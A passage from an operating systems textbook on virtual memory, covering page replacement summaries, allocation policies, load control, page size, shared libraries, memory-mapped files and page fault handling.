Clock	Realistic
LRU (Least Recently Used)	Excellent, but difficult to implement exactly
NFU (Not Frequently Used)	Fairly crude approximation to LRU
Aging	Efficient algorithm that approximates LRU well
Working set	Somewhat expensive to implement
WSClock	Good efficient algorithm

Figure 3-21. Page replacement algorithms discussed in the text.

The optimal algorithm evicts the page that will be referenced furthest in the future. Unfortunately, there is no way to determine which page this is, so in practice this algorithm cannot be used. It is useful as a benchmark against which other algorithms can be measured, however.

The NRU algorithm divides pages into four classes depending on the state of the *R* and *M* bits. A random page from the lowest-numbered class is chosen. This algorithm is easy to implement, but it is very crude. Better ones exist.

FIFO keeps track of the order in which pages were loaded into memory by keeping them in a linked list. Removing the oldest page then becomes trivial, but that page might still be in use, so FIFO is a bad choice.

Second chance is a change to FIFO that checks if a page is in use before removing it. If it is, the page is spared. This modification greatly improves the performance. Clock is simply a different implementation of second chance. It has the same performance properties, but takes a little less time to execute the algorithm.

LRU is an excellent algorithm, but it cannot be implemented without special hardware. If this hardware is not available, LRU cannot be used. NFU is a crude

attempt to approximate LRU. It is not very good. However, aging is a much better approximation to LRU and can be implemented efficiently. It is a good choice.

The last two algorithms use the working set. The working set algorithm gives reasonable performance, but it is somewhat expensive to implement. WSClock is a variant that not only gives good performance but is also efficient to implement.

All in all, the two best "pure" algorithms are aging and WSClock. They are based on LRU and the working set, respectively. Both give good paging performance and can be implemented efficiently. In practice, operating systems may implement their own variants of page replacement algorithms. For instance, Windows combines elements from different (Clock/LRU and working set) policies, using different strategies for local replacement (evicting pages only from this process) and global replacement (evicting pages from anywhere), and even varies page replacement based on the underlying hardware. Meanwhile, Linux in 2008 adopted a split LRU page replacement solution which keeps separate LRU lists for pages containing file contents and pages containing "anonymous" data (i.e., not backed by files). The reason is that these pages typically have different usage patterns and the probability of the anonymous pages getting reused is much higher.

3.5 DESIGN ISSUES FOR PAGING SYSTEMS

In the previous sections, we have explained how paging works and have given a few of the basic page replacement algorithms. But knowing the bare mechanics is not enough. To design a system and make it work well, you have to know a lot more. It is like the difference between knowing how to move the rook, knight, bishop, and other pieces in chess, and being a good player. In the following sections, we will look at other issues that operating system designers must consider carefully in order to get good performance from a paging system.

3.5.1 Local versus Global Allocation Policies

In the preceding sections, we have discussed several algorithms for choosing a page to replace when a fault occurs. A major issue associated with this choice (which we have carefully swept under the rug until now) is how memory should be allocated among the competing runnable processes.

Take a look at Fig. 3-22(a). In this figure, three processes, *A*, *B*, and *C*, make up the set of runnable processes. Suppose *A* gets a page fault. Should the page replacement algorithm try to find the least recently used page considering only the six pages currently allocated to *A*, or should it consider all the pages in memory? If it looks only at *A*'s pages, the page with the lowest age value is *A5*, so we get the situation of Fig. 3-22(b).

On the other hand, if the page with the lowest age value is removed without regard to whose page it is, page *B3* will be chosen and we will get the situation of Fig. 3-22(c). The algorithm of Fig. 3-22(b) is said to be a **local** page replacement



Figure 3-22. Local versus global page replacement. (a) Original configuration. (b) Local page replacement. (c) Global page replacement.

algorithm, whereas that of Fig. 3-22(c) is said to be a **global** algorithm. Local algorithms effectively correspond to allocating every process a fixed fraction of the memory. Global algorithms dynamically allocate page frames among the runnable processes. Thus the number of page frames assigned to each process varies in time.

In general, global algorithms work better, especially when the working set size can vary a lot over the lifetime of a process. If a local algorithm is used and the working set grows, thrashing will result, even if there are a sufficient number of free page frames. If the working set shrinks, local algorithms waste memory. If a global algorithm is used, the system must continually decide how many page frames to assign to each process. One way is to monitor the working set size as indicated by the aging bits, but this approach does not necessarily prevent thrashing. The working set may change size in milliseconds, whereas the aging bits are a very crude measure spread over a number of clock ticks.

Another approach is to have an algorithm for allocating page frames to processes. One way is to periodically determine the number of running processes and allocate each process an equal share. Thus with 12,416 available (i.e., nonoperating system) page frames and 10 processes, each process gets 1241 frames. The remaining six go into a pool to be used when page faults occur.

Although this method may seem fair, it makes little sense to give equal shares of the memory to a 10-KB process and a 300-KB process. Instead, pages can be allocated in proportion to each process' total size, with a 300-KB process getting 30 times the allotment of a 10-KB process. It is probably wise to give each process some minimum number, so that it can run no matter how small it is. On some machines, for example, a single two-operand instruction might need as many as six

pages because the instruction itself, the source operand, and the destination operand may all straddle page boundaries. With an allocation of only five pages, programs containing such instructions cannot execute at all.

If a global algorithm is used, it may be possible to start each process up with some number of pages proportional to the process' size, but the allocation has to be updated dynamically as the processes run. One way to manage the allocation is to use the **PFF** (**Page Fault Frequency**) algorithm. It tells when to increase or decrease a process' page allocation but says nothing about which page to replace on a fault. It just controls the size of the allocation set.

For a large class of page replacement algorithms, including LRU, it is known that the fault rate decreases as more pages are assigned, as we discussed above. This is the assumption behind PFF. This property is illustrated in Fig. 3-23.



Figure 3-23. Page fault rate as a function of the number of page frames assigned.

Measuring the page fault rate is straightforward: just count the number of faults per second, possibly taking a running mean over past seconds as well. One easy way to do this is to add the number of page faults during the immediately preceding second to the current running mean and divide by two. The dashed line marked *A* corresponds to a page fault rate that is unacceptably high, so the faulting process is given more page frames to reduce the fault rate. The dashed line marked *B* corresponds to a page fault rate so low that we can assume the process has too much memory. In this case, page frames may be taken away from it. Thus, PFF tries to keep the paging rate for each process within acceptable bounds.

It is important to note that some page replacement algorithms can work with either a local replacement policy or a global one. For example, FIFO can replace the oldest page in all of memory (global algorithm) or the oldest page owned by the current process (local algorithm). Similarly, LRU or some approximation to it can replace the least recently used page in all of memory (global algorithm) or the least recently used page owned by the current process (local algorithm). The choice of local versus global is independent of the algorithm in some cases.

On the other hand, for other page replacement algorithms, only a local strategy makes sense. In particular, the working set and WSClock algorithms refer to some

specific process and must be applied in that context. There really is no working set for the machine as a whole, and trying to use the union of all the working sets would lose the locality property and not work well.

3.5.2 Load Control

Even with the best page replacement algorithm and optimal global allocation of page frames to processes, it can happen that the system thrashes. In fact, whenever the combined working sets of all processes exceed the capacity of memory, thrashing can be expected. One symptom of this situation is that the PFF algorithm indicates that some processes need more memory but no processes need less memory. In this case, there is no way to give more memory to those processes needing it without hurting some other processes. The only real solution is to temporarily get rid of some processes.

The simplest solution is a blunt one: kill some processes. Operating systems often have a special process called **OOM** (**Out of Memory killer**) that becomes active when the system is low on memory. It reviews all running processes and selects a victim to kill, freeing up its resources to keep the system running. Specifically, the OOM killer will examine all processes and assign them a score to indicate how "bad" it is. For instance, using up a lot of memory will increase a process' badness score, while important processes (such as root and system processes) get low scores. Also, the OOM killer will try to minimize the number of processes to terminate (while still freeing up enough memory). After considering all the processes, it will kill the process(es) with the highest score(s).

A considerably more friendly way to reduce the number of processes competing for memory is to swap some of them to nonvolatile storage and free up all the pages they are holding. For example, one process can be swapped to nonvolatile storage and its page frames divided up among other processes that are thrashing. If the thrashing stops, the system can run for a while this way. If it does not stop, another process has to be swapped out, and so on, until the thrashing stops. Thus even with paging, swapping may still be needed, only now swapping is used to reduce potential demand for memory, rather than to reclaim pages. Thus paging and swapping are not mutually contradictory.

Swapping processes out to relieve the load on memory is reminiscent of two-level scheduling, in which some processes are put on nonvolatile storage and a short-term scheduler is used to schedule the remaining processes. Clearly, the two ideas can be combined, with just enough processes swapped out to make the page-fault rate acceptable. Periodically, some processes are brought in from nonvolatile storage and other ones are swapped out.

However, another factor to consider is the degree of multiprogramming. When the number of processes in main memory is too low, the CPU may be idle for substantial periods of time. This consideration argues for considering not only process

size and paging rate when deciding which process to swap out, but also its characteristics, such as whether it is CPU bound or I/O bound, and what characteristics the remaining processes have.

Before we close this section, we should mention that killing and swapping are not the only options. For instance, another common solution is to reduce the memory usage by compaction and compression. Indeed, reducing a system's memory footprint is pretty high up on the priority list for operating system designers anywhere. One clever technique commonly used is known as **deduplication** or **same page merging**. The idea is straightforward: periodically sweep the memory to see if two pages (possibly in different processes) have the exact same content. If so, rather than storing that content on two physical page frames, the operating system removes one of the duplicates and modifies the page table mappings so that there are now two virtual pages that point to the same frame. The frame is shared copy-on-write: as soon as a process tries to write to the page, a fresh copy is made, so the write does not affect the other page. Some people call this "dededuplication." While they are not wrong, it is a cruel thing to do to the language of Shakespeare.

3.5.3 Cleaning Policy

Related to the topic of load control is the issue of cleaning. Aging works best when there is an abundant supply of free page frames that can be claimed as page faults occur. If every page frame is full, and furthermore modified, before a new page can be brought in, an old page must first be written to nonvolatile storage. To ensure a plentiful supply of free page frames, paging systems generally have a background process, called the **paging daemon**, that sleeps most of the time but is awakened periodically to inspect the state of memory. If too few page frames are free, it begins selecting pages to evict using some page replacement algorithm. If these pages have been modified since being loaded, they are written to nonvolatile storage.

In any event, the previous contents of the page are remembered. In the event one of the evicted pages is needed again before its frame has been overwritten, it can be reclaimed by removing it from the pool of free page frames. Keeping a supply of page frames around yields better performance than using all of memory and then trying to find a frame at the moment it is needed. At the very least, the paging daemon ensures that all the free frames are clean, so they need not be written to nonvolatile storage in a big hurry when they are required.

One way to implement this cleaning policy is with a two-handed clock. The front hand is controlled by the paging daemon. When it points to a dirty page, that page is written back to nonvolatile storage and the front hand is advanced. When it points to a clean page, it is just advanced. The back hand is used for page replacement, as in the standard clock algorithm. Only now, the probability of the back hand hitting a clean page is increased due to the work of the paging daemon.

3.5.4 Page Size

The page size is a parameter that can be chosen by the operating system. Even if the hardware has been designed with, for example, 4096-byte pages, the operating system can easily regard page pairs 0 and 1, 2 and 3, 4 and 5, and so on, as 8-KB pages by always allocating two consecutive 8192-byte page frames for them.

Determining the best page size requires balancing several competing factors. As a result, there is no overall optimum. To start with, two factors argue for a small page size. A randomly chosen text, data, or stack segment will not fill an integral number of pages. On the average, half of the final page will be empty. The extra space in that page is wasted. This wastage is called **internal fragmentation**. With n segments in memory and a page size of p bytes, $np/2$ bytes will be wasted on internal fragmentation. This reasoning argues for a small page size.

Another argument for a small page size becomes apparent if we think about a program consisting of eight sequential phases of 4 KB each. With a 32-KB page size, the program must be allocated 32 KB all the time. With a 16-KB page size, it needs only 16 KB. With a page size of 4 KB or smaller, it requires only 4 KB at any instant. In general, a large page size will cause more wasted space to be in memory than a small page size.

On the other hand, small pages mean that programs will need many pages, and thus a large page table. A 32-KB program needs only four 8-KB pages, but 64 512-byte pages. Transfers to and from the disk or SSD are generally a page at a time. If the nonvolatile storage is not an SSD but a magnetic disk, most of the time will be spent on the seek and rotational delay, so that transferring a small page takes almost as much time as transferring a large page. It might take 64 × 10 msec to load 64 512-byte pages, but only 4 × 12 msec to load four 8-KB pages.

Perhaps more importantly, small pages use up much valuable space in the TLB. Say your program uses 1 MB of memory with a working set of 64 KB. With 4-KB pages, the program would occupy at least 16 entries in the TLB. With 2-MB pages, a single TLB entry would be sufficient (in theory, it may be that you want to separate data and instructions). As TLB entries are scarce, and critical for performance, it pays to use large pages wherever possible. To balance all these tradeoffs, operating systems sometimes use different page sizes for different parts of the system. For instance, large pages for the kernel and smaller ones for user processes. Indeed, some operating systems go out of their way to use large pages, even moving a process' memory around to find or create contiguous ranges of memory suitable for backing by a large page—a feature sometimes referred to as **transparent huge pages**.

On some machines, the page table must be loaded (by the operating system) into hardware registers every time the CPU switches from one process to another. On these machines, having a small page size means that the time required to load the page registers gets longer as the page size gets smaller. Furthermore, the space occupied by the page table increases as the page size decreases.

This last point can be analyzed mathematically. Let the average process size be s bytes and the page size be p bytes. Furthermore, assume that each page entry requires e bytes. The approximate number of pages needed per process is then s/p, occupying se/p bytes of page table space. The wasted memory in the last page of the process due to internal fragmentation is $p/2$. The total overhead due to the page table and the internal fragmentation loss is the sum of these two terms:

$$\text{overhead} = se/p + p/2$$

The first term (page table size) is large when the page size is small. The second term (internal fragmentation) is large when the page size is large. The optimum must lie somewhere in between. By taking the first derivative with respect to p and equating it to zero, we get the equation

$$-se/p^2 + 1/2 = 0$$

From this equation, we can derive a formula that gives the optimum page size (considering only memory wasted in fragmentation and page table size). The result is:

$$p = \sqrt{2se}$$

For s = 1MB and e = 8 bytes per page table entry, the optimum page size is 4 KB. Commercially available computers have used page sizes ranging from 512 bytes to 64 KB. A typical value used to be 1 KB, but nowadays 4 KB is more common.

3.5.5 Separate Instruction and Data Spaces

Most computers have a single address space that holds both programs and data, as shown in Fig. 3-24(a). If this address space is large enough, everything works fine. However, if it's too small, it forces programmers to stand on their heads to fit everything into the address space.



Figure 3-24. (a) One address space. (b) Separate I and D spaces.

One solution, pioneered on the (16-bit) PDP-11, is to have separate address spaces for instructions (program text) and data, called **I-space** and **D-space**,

respectively, as illustrated in Fig. 3-24(b). Each address space runs from 0 to some maximum, typically $2^{16} - 1$ or $2^{32} - 1$. The linker must know when separate I- and D-spaces are being used, because when they are, the data are relocated to virtual address 0 instead of starting after the program.

In a computer with this kind of design, both address spaces can be paged, independently from one another. Each one has its own page table, with its own mapping of virtual pages to physical page frames. When the hardware wants to fetch an instruction, it knows that it must use I-space and the I-space page table. Similarly, data must go through the D-space page table. Other than this distinction, having separate I- and D-spaces does not introduce any special complications for the operating system and it does double the available address space.

While address spaces these days are large, their sizes used to be a serious problem. Even today, though, separate I- and D-spaces are still common. However, rather than for the normal address spaces, they are now used to divide the L1 cache. After all, in the L1 cache, memory is still plenty scarce. In fact, on some processors we even find that, under the hood, the TLB is also partitioned in L1 and L2 and the L1 TLB is further divided in a TLB for instructions and a TLB for data.

3.5.6 Shared Pages

Another design issue is sharing. In a large multiprogramming system, it is common for several users to be running the same program at the same time. Even a single user may be running several programs that use the same library. It is clearly more efficient to share the pages, to avoid having two copies of the same page in memory at the same time. One problem is that not all pages are sharable. In particular, pages that are read-only, such as program text, can be shared, but for data pages sharing is more complicated.

If separate I- and D-spaces are supported, it is relatively straightforward to share programs by having two or more processes use the same page table for their I-space but different page tables for their D-spaces. Typically in an implementation that supports sharing in this way, page tables are data structures independent of the process table. Each process then has two pointers in its process table: one to the I-space page table and one to the D-space page table, as shown in Fig. 3-25. When the scheduler chooses a process to run, it uses these pointers to locate the appropriate page tables and sets up the MMU using them. Even without separate I- and D-spaces, processes can share programs (or sometimes, libraries), but the mechanism is more complicated.

When two or more processes share some code, a problem occurs with the shared pages. Suppose that processes *A* and *B* are both running the editor and sharing its pages. If the scheduler decides to remove *A* from memory, evicting all its pages and filling the empty page frames with some other program will cause *B* to generate a large number of page faults to bring them back in again.



Figure 3-25. Two processes sharing the same program sharing its page tables.

Similarly, when *A* terminates, it is essential to be able to discover that the pages are still in use so that their nonvolatile storage space will not be freed by accident. Searching all the page tables to see if a page is shared is usually too expensive, so special data structures are needed to keep track of shared pages, especially if the unit of sharing is the individual page (or run of pages), rather than an entire page table.

Sharing data is trickier than sharing code, but it is not impossible. In particular, in UNIX, after a fork system call, the parent and child are required to share both program text and data. In a paged system, what is often done is to give each of these processes its own page table and have both of them point to the same set of pages. Thus no copying of pages is done at fork time. However, all the data pages are mapped into both processes as READ ONLY.

As long as both processes just read their data, without modifying it, this situation can continue. As soon as either process updates a memory word, the violation of the read-only protection causes a trap to the operating system. A copy is then made of the offending page so that each process now has its own private copy. Both copies are now set to READ/WRITE, so subsequent writes to either copy proceed without trapping. This strategy means that those pages that are never modified (including all the program pages) need not be copied. Only the data pages that are actually modified need to be copied. This approach, called **copy on write**, improves performance by reducing copying.

3.5.7 Shared Libraries

Sharing can be done at other granularities than individual pages. If a program is started up twice, most operating systems will automatically share all the text pages so that only one copy is in memory. Text pages are always read only, so there is no problem here. Depending on the operating system, each process may get its own private copy of the data pages, or they may be shared and marked read only. If any process modifies a data page, a private copy will be made for it, that is, copy on write will be applied.

In modern systems, there are many large libraries used by many processes, for example, multiple I/O and graphics libraries. Statically binding all these libraries to every executable program on nonvolatile storage would make them even more bloated than they already are.

Instead, a common technique is to use **shared libraries** (which are called **DLLs** or **Dynamic Link Libraries** on Windows). To make the idea of a shared library clear, first consider traditional linking. When a program is linked, one or more object files and possibly some libraries are named in the command to the linker, such as the UNIX command

```
ld *.o –lc –lm
```

which links all the *.o* (object) files in the current directory and then scans two libraries, */usr/lib/libc.a* and */usr/lib/libm.a*. Any functions called in the object files but not present there (e.g., *printf*) are called **undefined externals** and are sought in the libraries. If they are found, they are included in the executable binary. Any functions that they call but are not yet present also become undefined externals. For example, *printf* needs *write*, so if *write* is not already included, the linker will look for it and include it when found. When the linker is done, an executable binary file is written to nonvolatile storage containing all the functions needed. Functions present in the libraries but not called are not included. When the program is loaded into memory and executed, all the functions it needs are there and functions it does not need are not there.

Now suppose common programs use 20–50 MB worth of graphics and user interface functions. Statically linking hundreds of programs with all these libraries would waste a significant amount of space on nonvolatile storage as well as wasting space in RAM when they were loaded since the system would have no way of knowing it could share them. This is where shared libraries come in. When a program is linked with shared libraries (which are slightly different than static ones), instead of including the actual function called, the linker includes a small stub routine that binds to the called function at run time. Depending on the system and the configuration details, shared libraries are loaded either when the program is loaded or when functions in them are called for the first time. Of course, if another program has already loaded the shared library, there is no need to load it again—that is the whole point of it. Note that when a shared library is loaded or used, the entire

library is not read into memory in a single blow. It is paged in, page by page, as needed, so functions that are not called will not be brought into RAM.

In addition to making executable files smaller and also saving space in memory, shared libraries have another important advantage: if a function in a shared library is updated to remove a bug, it is not necessary to recompile the programs that call it. The old binaries continue to work. This feature is especially important for commercial software, where the source code is not distributed to the customer. For example, if Microsoft finds and fixes a security error in some standard DLL, *Windows Update* will download the new DLL and replace the old one, and all programs that use the DLL will automatically use the new version the next time they are launched.

Shared libraries come with one little problem, however, that has to be solved, however. The problem is illustrated in Fig. 3-26. Here we see two processes sharing a library of size 20 KB (assuming each box is 4 KB). However, the library is located at a different address in each process, presumably because the programs themselves are not the same size. In process 1, the library starts at address 36K; in process 2 it starts at 12K. Suppose that the first thing the first function in the library has to do is jump to address 16 in the library. If the library were not shared, it could be relocated on the fly as it was loaded so that the jump (in process 1) could be to virtual address 36K + 16. Note that the physical address in the RAM where the library is located does not matter since all the pages are mapped from virtual to physical addresses by the MMU hardware.



Figure 3-26. A shared library being used by two processes.

However, since the library is shared, relocation on the fly will not work. After all, when the first function is called by process 2 (at address 12K), the jump instruction has to go to 12K + 16, not 36K + 16. This is the little problem. One way to solve it is to use copy on write and create new pages for each process sharing the library, relocating them on the fly as they are created, but this scheme defeats the purpose of sharing the library, of course.

A better solution is to compile shared libraries with a special compiler flag telling the compiler not to produce any instructions that use absolute addresses. Instead only instructions using relative addresses are used. For example, there is almost always an instruction that says jump forward (or backward) by *n* bytes (as opposed to an instruction that gives a specific address to jump to). This instruction works correctly no matter where the shared library is placed in the virtual address space. By avoiding absolute addresses, the problem can be solved. Code that uses only relative offsets is called **position-independent code**.

3.5.8 Mapped Files

Shared libraries are really a special case of a more general facility called **memory-mapped files**. The idea here is that a process can issue a system call to map a file onto a portion of its virtual address space. In most implementations, no pages are brought in at the time of the mapping, but as pages are touched, they are demand paged in one page at a time, using the file on nonvolatile storage as the backing store. When the process exits, or explicitly unmaps the file, all the modified pages are written back to the file on disk or SSD.

Mapped files provide an alternative model for I/O. Instead of doing reads and writes, the file can be accessed as a big character array in memory. In some situations, programmers find this model more convenient.

If two or more processes map onto the same file at the same time, they can communicate over shared memory. Writes done by one process to the shared memory are immediately visible when the other one reads from the part of its virtual address space mapped onto the file. This mechanism thus provides a high-bandwidth channel between processes and is often used as such (even to the extent of mapping a scratch file). Now it should be clear that if memory-mapped files are available, shared libraries can use this mechanism.

3.6 IMPLEMENTATION ISSUES

Implementers of virtual memory systems have to make choices among the major theoretical algorithms, such as second chance versus aging, local versus global page allocation, and demand paging versus prepaging. But they also have to be aware of a number of practical implementation issues as well. In this section, we will take a look at a few of the common problems and some solutions.

3.6.1 Operating System Involvement with Paging

There are four times when the operating system has paging-related work to do: process creation time, process execution time, page fault time, and process termination time. We will now briefly examine each of these to see what has to be done.

When a new process is created in a paging system, the operating system has to determine how large the program and data will be (initially) and create a page table for them. Space has to be allocated in memory for the page table and it has to be initialized. The page table need not be resident when the process is swapped out but has to be in memory when the process is running. In addition, space has to be allocated in the swap area on nonvolatile storage so that when a page is swapped out, it has somewhere to go. The swap area also has to be initialized with program text and data so that when the new process starts getting page faults, the pages can be brought in. Some systems page the program text directly from the executable file, thus saving space on disk or SSD and initialization time. Finally, information about the page table and swap area on nonvolatile storage must be recorded in the process table.

When a process is scheduled for execution, the MMU has to be reset for the new process. In addition, unless the entries in the TLB are explicitly tagged with an identifier for the processes to which they belong (using so-called **tagged TLBs**), the TLB has to be flushed to get rid of traces of the previously executing process. After all, we do not want to have a memory access in one process to erroneously touch the page frame of another process. Further, the new process' page table has to be made current, usually by copying it or a pointer to it to some hardware register(s). Optionally, some or all of the process' pages can be brought into memory to reduce the number of page faults initially (e.g., it is certain that the page pointed to by the program counter will be needed).

When a page fault occurs, the operating system has to read out hardware registers to determine which virtual address caused the fault. From this information, it must compute which page is needed and locate that page on nonvolatile storage. It must then find an available page frame in which to put the new page, evicting some old page if need be. Then it must read the needed page into the page frame. Finally, it must back up the program counter to have it point to the faulting instruction and let that instruction execute again.

When a process exits, the operating system must release its page table, its pages, and the nonvolatile storage space that the pages occupy when they are on disk or SSD. If some of the pages are shared with other processes, the pages in memory and on nonvolatile storage can be released only when the last process using them has terminated.

3.6.2 Page Fault Handling

We are finally in a position to describe in detail what happens on a page fault. Slightly simplified, the sequence of events is as follows:

1. The hardware traps to the kernel, saving the program counter on the stack. On most machines, some information about the state of the current instruction is saved in special CPU registers.

2. An assembly-code interrupt service routine is started to save the registers and other volatile information, to keep the operating system from destroying it. It then calls the page fault handler.
3. The operating system tries to discover which virtual page is needed. Often one of the hardware registers contains this information. If not, the operating system must retrieve the program counter, fetch the instruction, and parse it in software to figure out what it was doing when the fault hit.
4. Once the virtual address that caused the fault is known, the system checks to see if this address is valid and the protection is consistent with the access. If not, the process is sent a signal or killed. If the address is valid and no protection fault has occurred, the system checks to see if a page frame is free. If no frames are free, the page replacement algorithm is run to select a victim.
5. If the page frame selected is dirty, the page is scheduled for transfer to nonvolatile storage, and a context switch takes place, suspending the faulting process and letting another one run until the disk or SSD transfer has completed. In any event, the frame is marked as busy to prevent it from being used for another purpose.
6. As soon as the page frame is clean (either immediately or after it is written to nonvolatile storage), the operating system looks up the disk address where the needed page is, and schedules a disk or SSD operation to bring it in. While the page is being loaded, the faulting process is still suspended and another user process is run, if one is available.
7. When the disk or SSD interrupt indicates that the page has arrived, the page tables are updated to reflect its position, and the frame is marked as being in the normal state.
8. The faulting instruction is backed up to the state it had when it began and the program counter is reset to point to that instruction.
9. The faulting process is scheduled, and the operating system returns to the (assembly-language) routine that called it.
10. This routine reloads the registers and other state information and returns to user space to continue execution where it left off.

3.6.3 Instruction Backup

So far, we simply said that when a program references a page that is not in memory, the instruction causing the fault is stopped partway through and a trap to the operating system occurs. After the operating system has fetched the page needed, it must restart the instruction causing the trap. This is easier said than done.

To see the nature of this problem at its worst, consider a CPU that has instructions with two addresses, such as the Motorola 680x0, widely used in embedded systems. The instruction

```
MOV.L #6(A1),2(A0)
```

is 6 bytes, for example (see Fig. 3-27). In order to restart the instruction, the operating system must determine where the first byte of the instruction is. The value of the program counter at the time of the trap depends on which operand faulted and how the CPU's microcode has been implemented.



Figure 3-27. An instruction causing a page fault.

In Fig. 3-27, we have an instruction starting at address 1000 that makes three memory references: the instruction word and two offsets for the operands. Depending on which of these three memory references caused the page fault, the program counter might be 1000, 1002, or 1004 at the time of the fault. It is often impossible for the operating system to determine unambiguously where the instruction began. If the program counter is 1002 at the time of the fault, the operating system has no way of telling whether the word in 1002 is a memory address associated with an instruction at 1000 (e.g., the address of an operand) or an opcode.

Bad as this problem may be, it could have been worse. Some 680x0 addressing modes use autoincrementing, which means that a side effect of executing the instruction is to increment one (or more) registers. Instructions that use autoincrement mode can also fault. Depending on the details of the microcode, the increment may be done before the memory reference, in which case the operating system must decrement the register in software before restarting the instruction. Or, the autoincrement may be done after the memory reference, in which case it will not have been done at the time of the trap and must not be undone by the operating system. Autodecrement mode also exists and causes a similar problem. The precise details of whether autoincrements and autodecrements have or have not been done before the corresponding memory references may differ from instruction to instruction and from CPU model to CPU model.

Fortunately, on some machines the CPU designers provide a solution, usually in the form of a hidden internal register into which the program counter is copied just before each instruction is executed. These machines may also have a second register telling which registers have already been autoincremented or autodecremented, and by how much. Given this information, the operating system can

unambiguously undo all the effects of the faulting instruction so that it can be restarted. If this information is not available, the operating system has to jump through hoops to figure out what happened and how to repair it. The problem could have been solved in hardware but that would have made the hardware more expensive so it was decided to leave it to the software.

3.6.4 Locking Pages in Memory

Although we have not discussed I/O much in this chapter, the fact that a computer has virtual memory does not mean that I/O is absent. Virtual memory and I/O interact in subtle ways. Consider a process that has just issued a system call to read from some file or device into a buffer within its address space. While waiting for the I/O to complete, the process is suspended and another process is allowed to run. This other process gets a page fault.

If the paging algorithm is global, there is a small, but nonzero, chance that the page containing the I/O buffer will be chosen to be removed from memory. If an I/O device is currently in the process of doing a DMA transfer to that page, removing it will cause part of the data to be written in the buffer where they belong, and part of the data to be written over the just-loaded page. One solution to this problem is to lock pages engaged in I/O in memory so that they will not be removed. Locking a page is often called **pinning** it in memory. Another solution is to do all I/O to kernel buffers and then copy the data to user pages later. However, this requires an extra copy and thus slows everything down.

3.6.5 Backing Store

In our discussion of page replacement algorithms, we saw how a page is selected for removal. We have not said much about where on nonvolatile storage it is put when it is paged out. Let us now describe some of the issues related to disk/SSD management.

